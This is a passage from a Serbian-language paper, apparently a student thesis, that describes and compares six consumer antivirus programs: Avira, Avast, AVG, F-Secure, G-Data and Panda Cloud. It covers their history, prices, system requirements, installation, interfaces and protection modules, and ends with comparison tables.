- Instalacija programa je važan korak za korisnika, najbrža i najjednostavnija moguća. Tako se svaki program predstavlja, onako kako se obrađuje u primeni softvera. Ili, ako korisnik želi slobodnije da instalira, pristupi podešavanjima, u zavisnosti koliko je program prilagodljiv.
- Mnogo puta smo pročitali da je neki program zato dobar, jer sadrži neke opcije, za koje većina ne zna za šta služe. Zato što je najbolje rangiran, preuzmemo ga sa Interneta i

⁵<http://www.av-comparatives.org/false-alarm-tests/>

koristimo ga. Važno je da se upoznamo sa opcijama zaštite koje nudi softver, a one će biti predstavljene kratkim opisom.

Sledeći softveri koji će biti predstavljeni su:

Avira Free Antivirus	G-Data Antivirus
Avast Free Antivirus	F-Secure Antivirus
AVG Free Antivirus	Panda Cloud Free

3.2.1. AVIRA FREE ANTIVIRUS

Kratka istorija Avire

Avira je nemačka kompanija antivirus softvera. Programi su na osnovu AntiVir engine-a, koji je takođe poznat kao Luke Filewalker. Prvi put se pojavio 1988., pod imenom "H+BEDV Datentechnik GmbH". Krajem 2008. godine, www.AV-Comparatives.org je izabrao Avira antivirus program za najefikasnijeg softvera, na osnovu najvišeg nivoa otkrivanja virusa.

Raspoloživosti i sistemski zahtevi avira free antivirusa

Avira Free Antivirus se lako može naći, i dostupan je na sledećem sajtu:

<http://www.avira.com/en/avira-free-antivirus>

AviraAntivir 2013 se može kupiti u WinWin⁶ kompjuterskoj kompaniji, cena je 1890,00dinara.

Važno je da korisnik pre nego što instalira softver na računaru pogleda koji su minimalni zahtevi koje program traži. Ovo je važno zbog toga što program može da radi bez greške, ako je u odgovarajućoj okolini. Ta rad Avira antivirus programa, potrebni su sledeći uslovi⁷:

Operativni sistem:	Windows 7 (32,64bit), Xp sp3 (32bit), Xp sp2 (64bit)
Memorija:	Windows 7 – min 1024mb XP – min 512mb
HDD:	Min. 150mb slobodnog mesta
CPU	Min. 1Ghz

⁶<http://www.winwin.rs/catalogsearch/result/?q=AVIRA>


⁷<http://www.avira.com/en/avira-free-antivirus#tab3>

Instalacija

Instalacija Avira antivirus programa počinje odabirom jezika. Nakon odabira jezika, program se sam preuzima, i traži na računaru takve softvere koji nisu kompatibilni sa Avira programom. Na raspolaganju stoje dve vrste instalacije:

TIPIČNA INSTALACIJA: u ovoj formi, korisnik instalira preporučena podešavanja. Ako korisnik želi lično da podesi antivirus softver, onda to može uraditi uz pomoć korisničke instalacije.

Interfejs; Interfejs Avira antivirus programa je razuman, zbog čega je lak za upravljanje. Ako pažljivo pogledamo (slika 10), podeljen je na dva dela. Levi deo predstavlja liniju glavnog menija. Sa desne strane se nalaze pod-meniji.



Slika 10. Avira Free Antivirus

- **Pretraga:** u ovom meniju je moguće ručno podesiti proveru računara. Postoje prethodno definisani moduli, među kojima možemo odabrati:
- **Brzo testiranje:** ovaj modul pregledava na kompjuteru obim sistema i lokalnu memoriju
- **Provera celog sistema:** proverava sve podatke na računaru. Ovaj modul ima manu, jer može da bude dugotrajan i da usporava rad računara.
- **Promenljivi mediji:** u današnje vreme su jako zastupljeni tzv. USB-ovi i u najvećem slučaju se kompjuteri na ovaj način infekcije. Avast free poseban naglasak daje na preradu medija.
- **Individualna provera:** ovaj modul omogućava korisniku da pojedinačno definiše koje datoteke želi da skenira.

Zaštitni moduli Avira programa

Avira Free Antivirus program ima tri bezbednosna modula:

- **Realtime protection:** zaštita u realnom vremenu, koja neprekidno radi u pozadini. Ako korisnik uradi neke promene na računaru, kao što je kreiranje novog dokumenta, Avira odmah skenira datoteku koja je kreirana.
- **Web protection:** prilikom korišćenja Interneta, prati stranice koje je korisnik posetio. Blokira onu stranicu u kojoj prepozna potencijalnu opasnost. Korisnici baš ne vole ovaj program, jer pre otvaranja stranice vrši proveru, pa time usporava kompjuter.
- **Social networks protection:** obaveštava roditelje o tome, koje sajtove posećuju njihova deca.

3.2.2. AVAST FREE ANTIVIRUS

Kratka istorija avasta

Avast! Antivirus je antivirus program koji je razvijen od strane **ALWIL Software** iz Praga. Prvi put se pojavio 1988. Avast! je bio jedan od prvih programa koji je radio na Windows x64. Avast! 4 Home je široko rasprostranjen, kompletan i besplatan program, koji radi pod Microsoft Windows i Linux operativnim sistemom. U oktobru 2008., free Home Edition imao je više od 37000 skidanja na stranici Dowload.com. U decembru 2008., Avast! Home verzija je imala 70 miliona registrovanih korisnika.

Raspoloživosti i sistemski zahtevi avasta

Avastse lako može naći, i dostupan je na sledećem sajtu:

<http://www.avast.com/en-eu/index>

Avast Pro Antivirus 8 se može kupiti u WinWin⁸ kompjuterskoj kompaniji, cena je 5084,00dinara. Ta rad Avast antivirus programa, potrebni su sledeći uslovi⁹:

Operativni sistem:	Windows 7 (32,64bit), Xp (32bit, 64bit)
Memorija:	Min. 256MB
HDD:	Min. 210mb slobodnog mesta
CPU	Min. Intel Pentium 3

⁸<http://www.winwin.rs/avast-pro-antivirus-8-1-korisnika-1-god.html>

⁹http://www.ehow.com/list_5920834_avast-system-requirements.html

Instalacija

Pre svake instalacije programa, treba da proverimo da li se na kompjuteru nalazi neka druga zaštita od virusa. Ako je tako, onda ga treba obrisati pre instalacije, jer bi dva softvera ometala rad jedan drugom.


Kroz celu instalaciju Avast antivirus programa nas vodi čarobnjak. Instalacija se vrši u dva dela: *Standardni*: u principu, ovaj instalacioni modul je preporučljiv, jer su ovde programi dali sve potrebne postavke, koje su neophodne da bi računar bio bezbedan. Prvi korak standardne instalacije je da prihvatimo ugovor o licenci. Nakon instalacije, program pokazuje da program možemo koristiti bez registracije 30 dana.

Samostalna instalacija: instalacija ovog oblika se preporučuje korisnicima koji u već iskusni u korišćenju računara. Glavni cilj ove instalacije je da korisnik može prilagoditi softver ličnoj upotrebi.

- Prvi korak instalacije je da korisnik tačno odredi na kojoj lokaciji želi da instalira program.
- Važno je da se odrede koje se opcije žele instalirati. Na slici se mogu videti prethodno definisane opcije. Minimalne ili standardne. Svakim modulom je označeno koji delovi programa će se instalirati. Odnosno, korisnik ima mogućnost da sam podesi instalaciju. Ovde se mogu podesiti sigurnosne tačke ili jezik na kojem želi da se koristi softver.

Interfejs: Interfejs Avast Antivirus Free programa je podrška korisniku. To znači da je pregledan i lak za upotrebu. Početna stranica se sastoji od 6 glavnih menija: pretraga, ažuriranje programa, čistač brovsera, zaštitni zid, Secure VPN, Market (slika 11).

- **Pretraga:** u ovom meniju moguće je ručno pokrenuti skeniranje računara. Postoje unapred definisani moduli, od kojih se može odabrati:



Slika 11. Avast Free Antivirus

- **Brzo testiranje**- ovaj modul pregledava na kompjuteru obim sistema i lokalnu memoriju

-
- **Provera celog sistema:** proverava sve podatke na računaru. Ovaj modul ima manu, jer može da bude dugotrajan i da usporava rad računara.
 - **Promenljivi mediji:** u današnje vreme su jako zastupljeni tzv. USB-ovi i u najvećem slučaju se kompjuteri na ovaj način infekcije. Avast free poseban naglasak daje na preradu medija.
 - **Testiranje foldera:** ovaj modul pojedinačno omogućava korisniku da definiše koje fascikle želi da skenira.
 - **Testiranje punjenja sistema:** jedna pozitivna i korisna strana tačka Avast Antivirus Free programa je ovaj modul. Ovu proveru raspoređuje korisnik i nakon što restartuje kompjuter, pre nego što se uključi sistem, uključi se avast, koji se aktivira u boot-u i u potpunosti pregledava hdd i podatke koji se na njemu nalaze. Pouzdan je, jer pronalazi one viruse koji blokiraju rad antivirus programa. Potroši puno vremena, ali je koristan.
 - **Ažuriranje programa:** prati sve softvere na računaru i obaveštava ukoliko se pojavila najnovija verzija.
 - **Čistač brovera:** vrši uslugu održavanja pretraživača na računaru.

Moduli zaštite

Avast Antivirus Free omogućava korisnicima da personalizuju svoje antivirus programe. Bezbednosni programi se mogu regulisati u bilo koje vreme nakon instaliranja programa. Sledeći moduli zaštite se mogu naći u Avast programu:

- **Zaštita sistema datoteka:** ima zadatak da čuva datoteke i programe na računaru.
- **Zaštita pošte:** pregledava poštu na računaru. Skenira sve e-maileve pre nego što ih računar dobije.
- **Web zaštita:** proverava punu aktivnost web pretraživača i obaveštava nas kada se otkrije pretnja mreži.
- **P2P¹⁰ zaštita:** prati preuzimanje preko P2P aplikacije.
- **Im zaštita:** prati preuzimanja koja dolaze preko programa razmene poruka.

¹⁰ **P2P** je model komunikacije putem interneta, pandan klient/server modelu, najčešće se koristi za deljenje fajlova. P2P je skraćenica od ([engl. peer to peer](#)) što bi se moglo prevesti kao [vršnjak](#) vršnjaku.

-
- **Zaštita mreže:** prati sve mrežne aktivnosti i blokira pristup nepoznatim štetnim sajtovima.
 - **Zaštita skripte:** proverava sve skripte u sistemu.
 - **Zaštita preformansi:** kontinuirano prati rad računara i odmah obaveštava o sumnjivom ili neobičnom ponašanju.

3.2.3. AVG FREE ANTIVIRUS

Kratka istorija AVG-a

Kompanija [AVG Technologies](http://www.avg.com) je osnovana 1991. godine, pod imenom Grisoft. Imala je cilj da osigura pouzdanu, aktivnu zaštitu, koju pruža antivirus aplikacija. Grisoft programe koriste na više od 25 miliona računara.

Raspoloživosti i sistemski zahtevi AVG-a

AVGse lako može naći, i dostupan je na sledećem sajtu:

<http://www.avg.com/eu-en/free-antivirus-download>


Operativni sistem:	Windows 7 (32,64bit), Xp (32bit, 64bit)
Memorija:	Min. 512MB
HDD:	Min. 1000mb slobodnog mesta
CPU	Min. Intel Pentium 3

Instalacija

Brza instalacija: za najveći broj korisnika, preporučljiva je brza instalacija. Ovaj tip instalacije vrši u potpunosti AVG antivirus program, prema prethodno zadatim podešavanjima.

Prilagođena instalacija: ovaj tip instalacije se preporučuje samo za napredne korisnike, koji žele da u svakom slučaju instaliraju prilagođene postavke AVG Antivirus Free programa. Tokom prilagođene instalacije, korisnik može da promeni lokaciju za instalaciju programa. Ovo kontroliše koji moduli odbrane će se instalirati.

Interfejs: Prozor Avg free antivirusa je podeljen na nekoliko delova. Kao što se može videti na slici, u gornjem delu prozora, postoje 4 reference, „koja priznaje AVG softver”, obaveštenja, podršku, pomoć (slika 12). Glavna stranica ima zelene kockice, koje pokazuju bezbednosno stanje programa. U poslednjem redu se mogu naći naređenja koja su testiranja, ili ažuriranje softvera.



Slika 12. AVG Free Antivirus

- **Pretraga:** na glavnoj strani se može naći pokretanje testiranja, gde korisnik može pokrenuti osnovne, unapred definisane komande. Odabirom bezbednosnog modula, dobija se pristup na druge tipove testiranja:
- **planirano skeniranje:** korisnik sam podešava u koje vreme, kojim danima, i u kojem delu računara će se vršiti skeniranje.
- **Potpuno skeniranje računara:** detaljno proverava svaki podatak na računaru.
- **skeniranje fajlova:** korisnik odabira koji deo računara želi da skenira.

Moduli zaštite

- **Web zaštita:** pruža stalnu zaštitu. Kontrolise posećene stranice, pre nego što ih korisnik otvori ili pre nego što preuzme sadržaj na kompjuter.
- **E-mail zaštita:** AVG program podržava e-mail softver koji je najčešće korišten. Program skenira dolaznu i odlaznu poštu. Korisnik ima mogućnost da prilagodi program, tako da ispita samo onu poštu sa priloženim datotekama ili da proveri samo dolaznu poštu.

3.2.4. F-SECURE ANTIVIRUS

Kratka istorija F-SECURE antivirus-a

Međunarodna firma F-Secure, sa sedištem u Finskoj je jedna od veteranskih kompanija, jer radi već 25 godina u borbi protiv hakera i virusa. F-Secure se u prvom planu ne bavi proizvodnjom antivirus programa, ali su sa nekoliko inovacija doprineli zaštiti računara. F-Secure se prvi put pojavio 1988. godine, ali pod imenom Data Fellows. 2012., AV-Comparatives ga je proglasio titulom najboljeg antivirus programa.

Raspoloživosti I Sistemski Zahtevi F-SECURE-a

Nema besplatne verzije za F-Secure antivirus program, ali korisnicima daje mogućnost korišćenja trial verzije na 30 dana. Može se preuzeti sa ove stranice:

http://www.f-secure.com/en/web/home_global/home

Napomena: 30-dneva verzija ima jedan veliki nedostatak, a to je da se prilikom uključanja, na svakom računaru pojavljuje broj dana koji korisnik može da je koristi, a i daje ista obaveštenja korisniku dok je računar u upotrebi.

Da bi računar nesmetano funkcionisao, potrebno je proveriti sistemske zahteve. Minimalni zahtevi F-Secure antivirus programa su sledeći:

Operativni sistem:	Windows 8, 8PRO, Windows7, Windows Vista ,Xp
Memorija:	Min. 512MB
HDD:	Min. 600mb slobodnog mesta
CPU	Min. Intel Pentium 4

Instalacija

F-Secure ne podržava besplatnu verziju, ali daje korisniku instalacioni ključ, koji se može naći na web stranici u slučaju korišćenja probne verzije. Pre nego što instalacija počne, program skenira da li se na računaru nalaze softveri koji ometaju korisnika da isproba 30-dnevnu probnu verziju. Tokom instalacije, softver zahteva rad F-Secure-a. Ne postoji mogućnost prilagođavanja programa tokom instalacije.

Interfejs

F-Secure softver ima jednostavan interfejs. Ima 6 menija na glavnoj stranici. Uz pomoć statusnog menija, korisnici mogu da vide koji moduli zaštite su uključeni. Uz pomoć uređajnog menija, može se pokrenuti skeniranje virusa, ažuriranje ili isključenje antivirus programa. Statistički meni obaveštava korisnika o do sad skeniranom ili detektovanom zaraženom dokumentu (slika 13).



Slika13. F-Secure Antivirus

Tipovi testiranja:

- **Skeniranje Celog Računara:** skenira sve podatke na računaru. Mana ovog modula je što je dugotrajan i usporava rad računara.
- **Ručno Skeniranje:** korisnik odlučuje koji deo računara želi da skenira ili može da izabere koje tipove fajlova želi da skenira.
- **Plansko Skeniranje:** ovo skeniranje planira za data podešavanja tako da korisnik može da odredi kada i koliko često želi da skenira računar.
- **Skeniranje Skrivenih PrograMA:** ovi programi nose engleski naziv rootkit. Oni služe za to da da pomognu hakerima u provaljivanju u programe. F-Secure ovakvom skeniranju traži takav program, koji, takoreći, drži otvorena vrata hakerima.

Moduli Zaštite

Deep Guard: ovo je takozvana heuristička zaštita. F-Secure na zvaničnom sajtu reklamira softvere tako da korisnici mogu zaštititi svoj kompjuter od bilo kakvog virusa. Protivotrov novih virusa deluje svega 60 sekundi, koji kasnije dospeva u „oblak”. Oblakom se naziva baza podataka, koja se puni novootkrivenim virusima. Ta baza podataka odmah šalje ažuriranje ostalim F-Secure programima.

3.2.5. G-DATA ANTIVIRUS

Kratka Istorija G-DATE

Ono što smo mogli značajno saznati o kompaniji jeste da je ugledna firma na tržištu nemačkog govornog područja. Istorija kompanije se zasniva 1988., kada je KaiFigge, jedan od osnivača G-Date je prikazao prvi na svetu koncept antivirusa. Dve godine kasnije, sa partnerom Frank Kühnom, su za Antishtar napravili prvi antivirus sistem. Kompanija je kasnije stvorila antivirusne pod programima MS-DOS i Windows. G Data je devedesetih godina unapređen i postao je lider na nemačkom tržištu, gde se i održao.

Raspoloživosti I Sistemski Zahtevi G-DATE

G Data antivirus ne podržava besplatnu verziju, ali korisnici mogu da preuzmu sa web stranice besplatnu probnu verziju koja traje 30 dana.

<http://www.gdatasoftware.co.uk/free-trial.html>

G-Data 2013 se može kupiti u WinWin kompjuterskoj kompaniji, cena je 2905,00dinara¹¹

Operativni sistem:	Windows 8, Windows7, Windows Vista ,Xp
Memorija:	Min. 1024MB
HDD:	Min. 600mb slobodnog mesta
CPU	Min. Intel Pentium 4


Instalacija:

Prvi korak instalacije jeste odabir jezika na kome korisnik želi da koristi program. Može se izabrati dva tipa instalacije, Standard Install, preporučljiv za korisnike ili User-defined installation. Na kraju instalacije, korisnik može da odredi gde će instalirati program ili deo programa.

¹¹<http://www.winwin.rs/g-data-antivirus-2013-za-fizicko-lice.html>

Interfejs

G-Data proizvodi nisu toliko rasprostranjeni u našoj zemlji. Zato smo ih izabrali, jer je AV Comporativs¹² u ovoj godini je ocenjen na osnovu 99,8% priznavanja performanse. Dakle, ove godine je imenovan za najefikasniji programa. Probna verzija interfejsa se sastoji iz 3 dela (slika 14).



Slika 14. G-Data Antivirus

Sigurnosni centar (Secure Center): korisnik dobija informacije o stanju sistema. Pod menijem virusne protekcije se može pokrenuti skeniranje. Treći meni je Autostartmanager. Ubrzava rad računara. Uz pomoć Startup Managera, može se kontrolisati koji programi se pokrenu prvi kada se računar uključi, tako da i kod starijih računara može doći do bržeg i dinamičnijeg rada.

Tipovi testiranja:

Skeniranje celog računara: skenira sve podatke na računaru. Od količine podataka zavisi koliko će vremena biti potrebno za skeniranje.

- **Skeniranje Memorije:** skenira memoriju računara, ili traži one programe koji komuniciraju sa Internetom.
- **Skeniranje Fajlova:** možemo izabrati koje fajlove želimo da skeniramo.
- **Skeniranje Spoljašnjih Medijuma:** u mnogo slušajeva, kompjuteri se infekcije putem ulaznih uređaja. Zato je važno skeniranje istih. Mogućnost skeniranja imaju CD, DVD ili USB.
- **Rootkit Skeniranje:** rootkit su takvi programi, koji obezbeđuju tzv. kapiju hakerima, što im olakšava pristup ličnim podacima.

¹²AV-Comparativs, mart. 2012, <http://virusirto.hu/tesztek/2012-es-virusirto-tesztek>

Moduli Zaštite

- **Web Zaštita:** ova vrsta zaštite sa G-Data programom obuhvata projekciju filtriranja http saobraćaja ili zaražene URL¹³ adrese.
- **E-Mail Zaštita:** skenira dolaznu i odlaznu poštu. Korisnici imaju mogućnost podešavanja e-pošte, gde mogu omogućiti sebi koju poštu ne žele da primaju. Može se podesiti da kontroliše samo one mejlove koje imaju priloge (attachment).

30-dnevna verzija G-Data antivirus programa ima samo dva modula, a kod kupovne verzije se može naći još i: BankGuard, trening otisaka prstiju, IdleScan. G-Data se može kupiti u beogradskoj WinWin kompaniji za 2.905,00 dinara¹⁴.

G-Data podržava veoma korisnu opciju, BOOTMEDIUM (disk pokretač). Uloga disk pokretača je da pripremi jedan fajl uz čiju pomoć se podešavanja mogu vratiti na ona podešavanja koja je operativni sistem namestio pre nego što je fajl stvoren. Ovo je važno, jer u slučaju bilo kakvog kvara, ili infekcije se brzo može vratiti na stari operativni sistem.

3.2.6. PANDA CLOUD ANTIVIRUS FREE

Kratka Istorija PANDA ANTIVIRUSA

Mikel Urizarbarrena je 1990. izneo na tržište programski paket Panda Software. 2007., kompanija je prošla bez velikih promena, pa je dobila ime Panda Security. Panda antivirus program je prvi program u 2010. koji sadrži „oblak” realnu zaštitu.

Raspoloživosti I Sistemski Zahtevi PANDE

Panda programski paket podržava besplatnu verziju na Internetu, koja se može preuzeti sa sledeće Internet stranice:

<http://free.pandasecurity.com/>

Panda Antivirus 2014 se može kupiti, cena je 4400,00dinara.¹⁵

¹³ URL je tekstualni niz koji predstavlja Internet adresu

¹⁴ <http://www.winwin.rs/g-data-antivirus-2013-za-fizicko-lice.html>


Uslovi potrebni za normalno funkcionisanje Panda Cloud Antivirusa su sledeći:

Operativnisistem: Windows 8, Windows7, Windows Vista ,Xp

Memorija: Min. 64MB

Instalacija: Instalacija programa započinje odabirom jezika, ili korisnik određuje mesto instalacije. Panda antivirus ima samo jedan tip instalacije. Poslednji korak u instalaciji je podešavanje zaštitnog štita. Ovaj tip zaštite štiti određene fajlove, foldere i podatke. Tako drugi ne mogu doći do zaštićenih podataka.

Interfejs: Glavna stranica Panda Clouda se sastoji od 4 glavna menija, ali u slučaju Free programa, dostupna su samo dva. Aktivni meni je zaštita od virusa, gde postoji mogućnost pokretanja skeniranja. Druga opcija su procesi, gde izlistava sve programe u funkciji, proverava da li su sigurni i daje mogućnost korisniku da zatvori program (slika 15).



Slika 15. Panda Cloud Antivirus

Tipovi testiranja:

- **Optimalno Testiranje:** Pregleda one fajlove koje obično sadrže viruse.
- **Testiranje Sopstvenog Računara:** ova vrsta testiranja odgovara celom računaru. Trajanje testiranja zavisi od količine podataka koja se nalazi na računaru.

¹⁵<https://shop.pandasecurity.com/cgi-bin/pp/?id=A12AP13ESD>

-
- **Testiranje Ostalih Elementa:** korisnik vrši proveru ostalih stavki (fajlovi, foldere, itd.)

Moduli Zaštite

Panda Cloud Free Antivirus program sadrži sledeće module:

- **Realtime Antivirus And Spyware:** kontinuirano proverava dešavanja na računaru. Prati rad programa i pazi da li su zaraženi.
- **Analiza Ponašanja:** prati funkciju otvorenih programa. Ukoliko se desi promena, blokira program ukoliko je zaražen.
- **Filtriranje Web-A I Url-A:** prati Internet pretraživač. Ako detektuje opasnost, onemogućuje sajt za korisnika. Može se primetiti malo usporenje prilikom otvaranja pretraživača, naročito ako se otvara više strana. Cena Panda Cloud Antivirus2013 je 42eu¹⁶ (u Srbiji se ne može naći u prodavnicama). Ovaj program, pored besplatne verzije sadrži još i firewall, WIFI¹⁷ zaštitu i USB testiranje.

U Panda Cloud-u se može podesiti RODITELJSKA KONTROLA, uz čiju pomoć roditelji prate na koje sajtove im odlaze deca, i koji su najčešće posećivani. Korisnici imaju mogućnost blokiranja nepoželjnih stranica. Druga interesantna opcija je RESTAURACIJA BOOT-a. Sa ovim podešavanjem, korisnik ima mogućnost kreiranja datoteke koja ukazuje na stanje računara ukoliko se detektuje infekcija, ili se na drugi način ošteti računar. Na ovaj način, se računar uvek može vratiti na prethodno stanje.

¹⁶<https://shop.pandasecurity.com/cgi-bin/pp//ml=DE/reg=RS?id=A12AP13ESD>

¹⁷WIFI je bežična računarska mreža

3.3. ANALIZA ANTIVIRUSNIH PROGRAMA

Tokom rada smo se upoznali sa principom rada antivirus programa. Svaki program se bavi bazom podataka, koja sadrži već poznate definicije virusa, ili se najviše fokusira na heurističku zaštitu, pri čemu računar dobiva značajnu zaštitu protiv još ne detektovanih virusa. Na tržištu se može naći veliki broj programa, od koje neke možemo preuzeti besplatno. Ali, koji su tačno programi najefikasniji i najpouzdaniji. Jedan od glavnih ciljeva ovoga rada je da odgovore na ovo pitanje. Prvenstveno se moramo upoznati sa tim antivirus programima. Sledi opis sledećih programa: Avira Free Antivirus, Avast free antivirus, Avg free Antivirus, G-Data, F-secure, Bitdefender free. Tačka gledišta prezentovanja programa se oslikava u važnosti upotrebe programa za korisnika. Važan faktor je cena samog softvera. Sa Interneta se mogu preuzeti i koristiti mnogi programi besplatno, ali mnogi i kupuju softvere. Da li zaista više vredi plaćeni program od onog besplatnog? Jedan deo testiranih programa je besplatan, ali se testiraju i trial verzije od 30 dana. U tabeli se može videti koji programi se mogu preuzeti sa Interneta i besplatno koristiti (tabela 3):

Tabela 3. Program koji se mogu besplatno koristiti

	AVIRA	AVAST	AVG	PANDA CLOUD	F-SECURE	G-DATA
besplatno	+	+	+	+		
Probna verzija na 30 dana					+	+

Važno je da korisnici pre instaliranja programa saznaju tačne informacije o softverskim uslovima sistema. Ovo je veoma važno, jer kod slabijih računara, antivirus programi koji prate sistemske uslove još više usporavaju računar. U mnogim slučajevima se dešava, da se toliko uspori rad računara da je računar skoro neupotrebljiv. Sistemski uslovi se u mnogim slučajevima mogu naći na zvaničnim web stranicama. Na sledećoj tabeli (Tabela 4) se mogu videti sistemski zahtevi testiranih programa:


Tabela 4. Sistemski zahtevi

	AVIRA	AVAST	AVG	PANDA CLOUD	F-SECURE	G-DATA
Operativni sistem	Win7, Xp	Win7, Xp	Win7, Vista, Xp	Win8, Win7, Vista, Xp	Win8, Win7, Vista, Xp	Win8, Win7, Vista, Xp
Ram memorija	512mb	256mb	512mb	64mb	512mb	1024mb
HDD slobodno mesto	150mb	210mb	1000mb	-	600mb	600mb

Tabela 4 pokazuje najpogodnije tipove softvera: Panda Cloud, F-Secure i G-Data. Kod korišćenja memorije, najveću prednost ima Panda Cloud, koja se može koristiti i na starijim računarima. Na HDD-u, najmanje mesta zauzimaju Avira i Avast programi.

Testirani programi se instaliraju na dva načina. Standardnom ili prilagođenom instalacijom. Za korisnike je najpreporučljivija standardna instalacija, jer se ovde mogu naći prethodno definisana podešavanja, koja su potrebna da bi program savršeno funkcionisao.

Interfejs: predstavljeni programi se većim delom tiču glavnih stranica prijateljskih za korisnika. To znači da je glavna strana podeljena na glavne menije, i tako pomaže korisnicima da se orijentišu. Teško je odlučiti koji je najbolji ili najgori (slika 16).



Slika 16. Interfejsi AV programa

Avast je zato osvojio prvo mesto, jer su glavni meniji usaglašeni. Sa leve strane se kod odabranog menija nalazi podmeni, koji se može lako i precizno koristiti. Pored toga, svaki meni je jasno, lepo i kratko opisan, tako da je i za početnike lak za upotrebu. Panda Cloude ima usaglašene menije, ali od 4 glavna menija, samo su dva upotrebiva prilikom kupovine programa. Pored toga, meniji nisu opisani. Ono što može jako da smeta, jeste da se na svakom mestu pojavljuje kupovina Panda Cloude-a, i to je glavni razlog zašto je na poslednjem mestu.

Tipovi skeniranja: prokazano je kojim tipom skeniranja se programi bave. Brzo skeniranje i skeniranje celokupnog računara se mogu naći u svakom programu. Ono što se samo u Avast-u može naći, jeste skeniranje pre preuzimanja sistema. Ovo je jako koristan tip skeniranja, jer blokira mnoge viruse. Lako se filtriraju virusi, ako pokrenemo sistem nakon provere.

Moduli zaštite: pored toga što antivirus programi prate da rad računara, oni takođe bave sistemom odbrane. U sledećoj tabeli (Tabela 5) je prikazano koji se moduli mogu naći u testiranim programima.

Tabela 5. Moduli zaštite

Zaštita	AVIRA	AVAST	AVG	PANDA	F-SEC	G-DAT
Sistem fajlova	-	+	-	+	+	-
Email	-	+	+	-	-	+
Web	+	+	+	+	-	+
P2P	-	+	-	-	-	-
IM	-	+	-	-	-	-
Mreža	-	+	-	-	-	-
Skripta	-	+	-	-	-	-
